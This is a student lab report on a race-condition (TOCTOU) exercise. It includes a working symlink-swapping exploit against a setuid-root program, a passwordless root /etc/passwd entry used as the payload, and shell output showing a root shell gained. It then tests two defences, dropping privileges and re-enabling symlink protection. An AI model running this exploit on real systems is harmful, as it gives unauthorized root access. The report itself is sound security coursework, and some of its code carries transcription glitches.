

Roozah Khan

Lab #5 Race Condition


I disabled the built in race condition protection first and then I compiled the Vulp.c program and made it root owned.

```
[07/12/20]seed@KhanRoozah:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[07/12/20]seed@KhanRoozah:~$ mkdir lab4
[07/12/20]seed@KhanRoozah:~$ cd lab4
[07/12/20]seed@KhanRoozah:~/lab4$ vi vulp.c
[07/12/20]seed@KhanRoozah:~/lab4$ gcc vulp.c -o vulp
vulp.c: In function 'main':
vulp.c:20:42: warning: implicit declaration of function
      'strlen' [-Wimplicit-function-declaration]
      fwrite(buffer, sizeof(char), strlen(buffer
vulp.c:20:42: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:20:42: note: include '<string.h>' or provide a declaration of 'strlen'
[07/12/20]seed@KhanRoozah:~/lab4$ sudo chown root vulp
[07/12/20]seed@KhanRoozah:~/lab4$ sudo chmod 4755 vulp
```

```
[07/12/20]seed@KhanRoozah:~/lab4$ ls -l
total 12
-rwsr-xr-x 1 root seed 7628 Jul 12 17:27 vulp
-rw-rw-r-- 1 seed seed 486 Jul 12 17:27 vulp.c
```

Task 1

In this task we need we will target the /etc/passwd file. We use the magic value given to us and see if we can log into “test” without entering the password.



```
root@KhanRoozah: /home/seed/lab4
root@KhanRoozah:/home/seed/lab4# cat /etc/passwd | grep
test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
root@KhanRoozah:/home/seed/lab4# exit
exit
[07/12/20]seed@KhanRoozah:~/lab4$ su test
Password:
root@KhanRoozah:/home/seed/lab4#

[07/12/20]seed@KhanRoozah:~/lab4$ su test
No passwd entry for user 'test'
[07/12/20]seed@KhanRoozah:~/lab4$
```

As you can see, I changed my normal user into superuser and went in the /etc/passwd file and manually entered the entry of “test” given to me at the end of the file. Then I check if the entry is there and it is. I then log out my superuser into normal user and test if I can log into test without the password. I type the command “su test” and enter the return key and I am automatically logged into superuser without using the password.

Task 2

In this task we want to exploit the vulnerability in the vulp program. We will create a file called passwd_input and type in the test entry in it as shown below. The target.sh file runs in a loop until the passwd file has changed. The attack.c file attempts to change the /tmp/XYZ file where it points to specifically. We want to make /tmp/XYZ file point to /etc/passwd file where we want to input the test entry. This process is going to be on a loop as a race against the target.sh file.

attack.sh	×	check.sh	×	passwd_input	×
-----------	---	----------	---	--------------	---

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

vulp.c	×	attack.c	×	target.sh	×
--------	---	----------	---	-----------	---

```
#!/bin/bash
CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ]
do
./vulp < passwd_input
new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

vulp.c	×	attack.c	×	target.sh	×	attack.sh
--------	---	----------	---	-----------	---	-----------

```
#include <unistd.h>

int main()
{
while(1){
Terminator
    unlink("/tmp/XYZ");
    symlink("/dev/null", "/tmp/XYZ");
    usleep(1000);

    unlink("/tmp/XYZ");
    symlink("/etc/passwd", "/tmp/XYZ");
    usleep(1000);
}

return 0;
```

I waited for almost 30 minutes and it kept on going and I ended up getting the same result "No permission" on and on but finally it did work after multiple tries.

(I changed the file names a lot of times so there are the same files with different names in above screenshot when I kept trying like check.sh is same as target.sh .)

The problem was that I needed disable the built in protection again I did that so it worked.


```
Terminal
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
Files sion
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[07/12/20]seed@KhanRoozah:~/lab4$
[07/12/20]seed@KhanRoozah:~/lab4$
```

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

Firefox Web Browser

```
passwd file has been changed
[07/12/20]seed@KhanRoozah:~/lab4$
[07/12/20]seed@KhanRoozah:~/lab4$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[07/12/20]seed@KhanRoozah:~/lab4$ su test
Password:
root@KhanRoozah:/home/seed/lab4# id
uid=0(root) gid=0(root) groups=0(root)
root@KhanRoozah:/home/seed/lab4#
```

As you can see, the race condition worked and the test entry is now in the /etc/passwd file and without using the password, I logged into the test user root.

Task 3

In this task we want to apply the principle of least privilege. We edit the vulp.c program and we do that by using the real and effective UID. We set the effective UID equal to the real UID before checking for the access. This makes the program lose its privilege and then we will change effective UID to get back the privileges.

```
| /* vulp.c */  
  
#include <stdio.h>  
#include <unistd.h>  
  
int main()  
{  
    char * fn = "/tmp/XYZ";  
    char buffer[60];  
    FILE *fp;  
    uid_t realUID = getuid();  
    uid_t effUID = geteuid();  
  
    /* get user input */  
    scanf("%50s", buffer );  
  
    seteuid(realUID);  
  
    if(!access(fn, W_OK)){  
        fp = fopen(fn, "a+");  
        fwrite("\n", sizeof(char), 1, fp);  
        fwrite(buffer, sizeof(char), strlen(buffer), fp);  
        fclose(fp);  
    }  
    else printf("No permission \n");  
}
```



```
[07/12/20]seed@KhanRoozah:~$ cd lab4
[07/12/20]seed@KhanRoozah:~/lab4$ gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:24:42: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    fwrite(buffer, sizeof(char), strlen(buffer),
                                   ^
vulp.c:24:42: warning: incompatible implicit declaration of built-in function 'strlen'
vulp.c:24:42: note: include '<string.h>' or provide a declaration of 'strlen'
[07/12/20]seed@KhanRoozah:~/lab4$ sudo chown root vulp
[07/12/20]seed@KhanRoozah:~/lab4$ sudo chmod 4755 vulp
[07/12/20]seed@KhanRoozah:~/lab4$ ./attack
```

```
Terminal
No permission
No permission
No permission
No permission
^[[ANo permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
target.sh: line 9: 10583 Segmentation fault
./vulp < passwd_input
No permission
System Settings On
No permission
No permission
No permission
```

I compiled vulp.c again and made it root owned again and when I ran the parallel process ./attack and target.sh the attack was not successful. That is because the effectiveUID is the same as the realUID which makes the program not vulnerable anymore. The real user ID which is seed or me is effective at that time which means I don't have that privilege to write the /etc/passwd anymore.

Task 4

In this task we will enable the built in protection and compile the vulp program along with running the parallel processes.

```
[07/12/20]seed@KhanRoozah:~/lab4$ sudo chmod 475
5 vulp
Terminal
[07/12/20]seed@KhanRoozah:~/lab4$ sudo sysctl -
w fs.protected_symlinks=1
fs.protected_symlinks = 1
[07/12/20]seed@KhanRoozah:~/lab4$ ./attack

[5]+  Stopped                  ./attack
[07/12/20]seed@KhanRoozah:~/lab4$ bash target.sh
target.sh: line 10: 18659 Segmentation fault
./vulp < passwd_input
No permission
target.sh: line 10: 18663 Segmentation fault
./vulp < passwd_input
target.sh: line 10: 18665 Segmentation fault
./vulp < passwd_input
No permission
```

As you can see, the attack is not successful with the built-in protection enabled and the results say “no permission” or segmentation fault.

- 1.) The protection scheme probably protects the symbolic link files from written so the files cannot be modified when we don't have the privilege because the program vulp was created by normal user not root user.
- 2.) The limitation the scheme attacks can be made to other type of directories or files that are read only files. This only works in /tmp sticky directories so attacks can be made to other directories. It is a good access control mechanism; however, race conditions can still happen.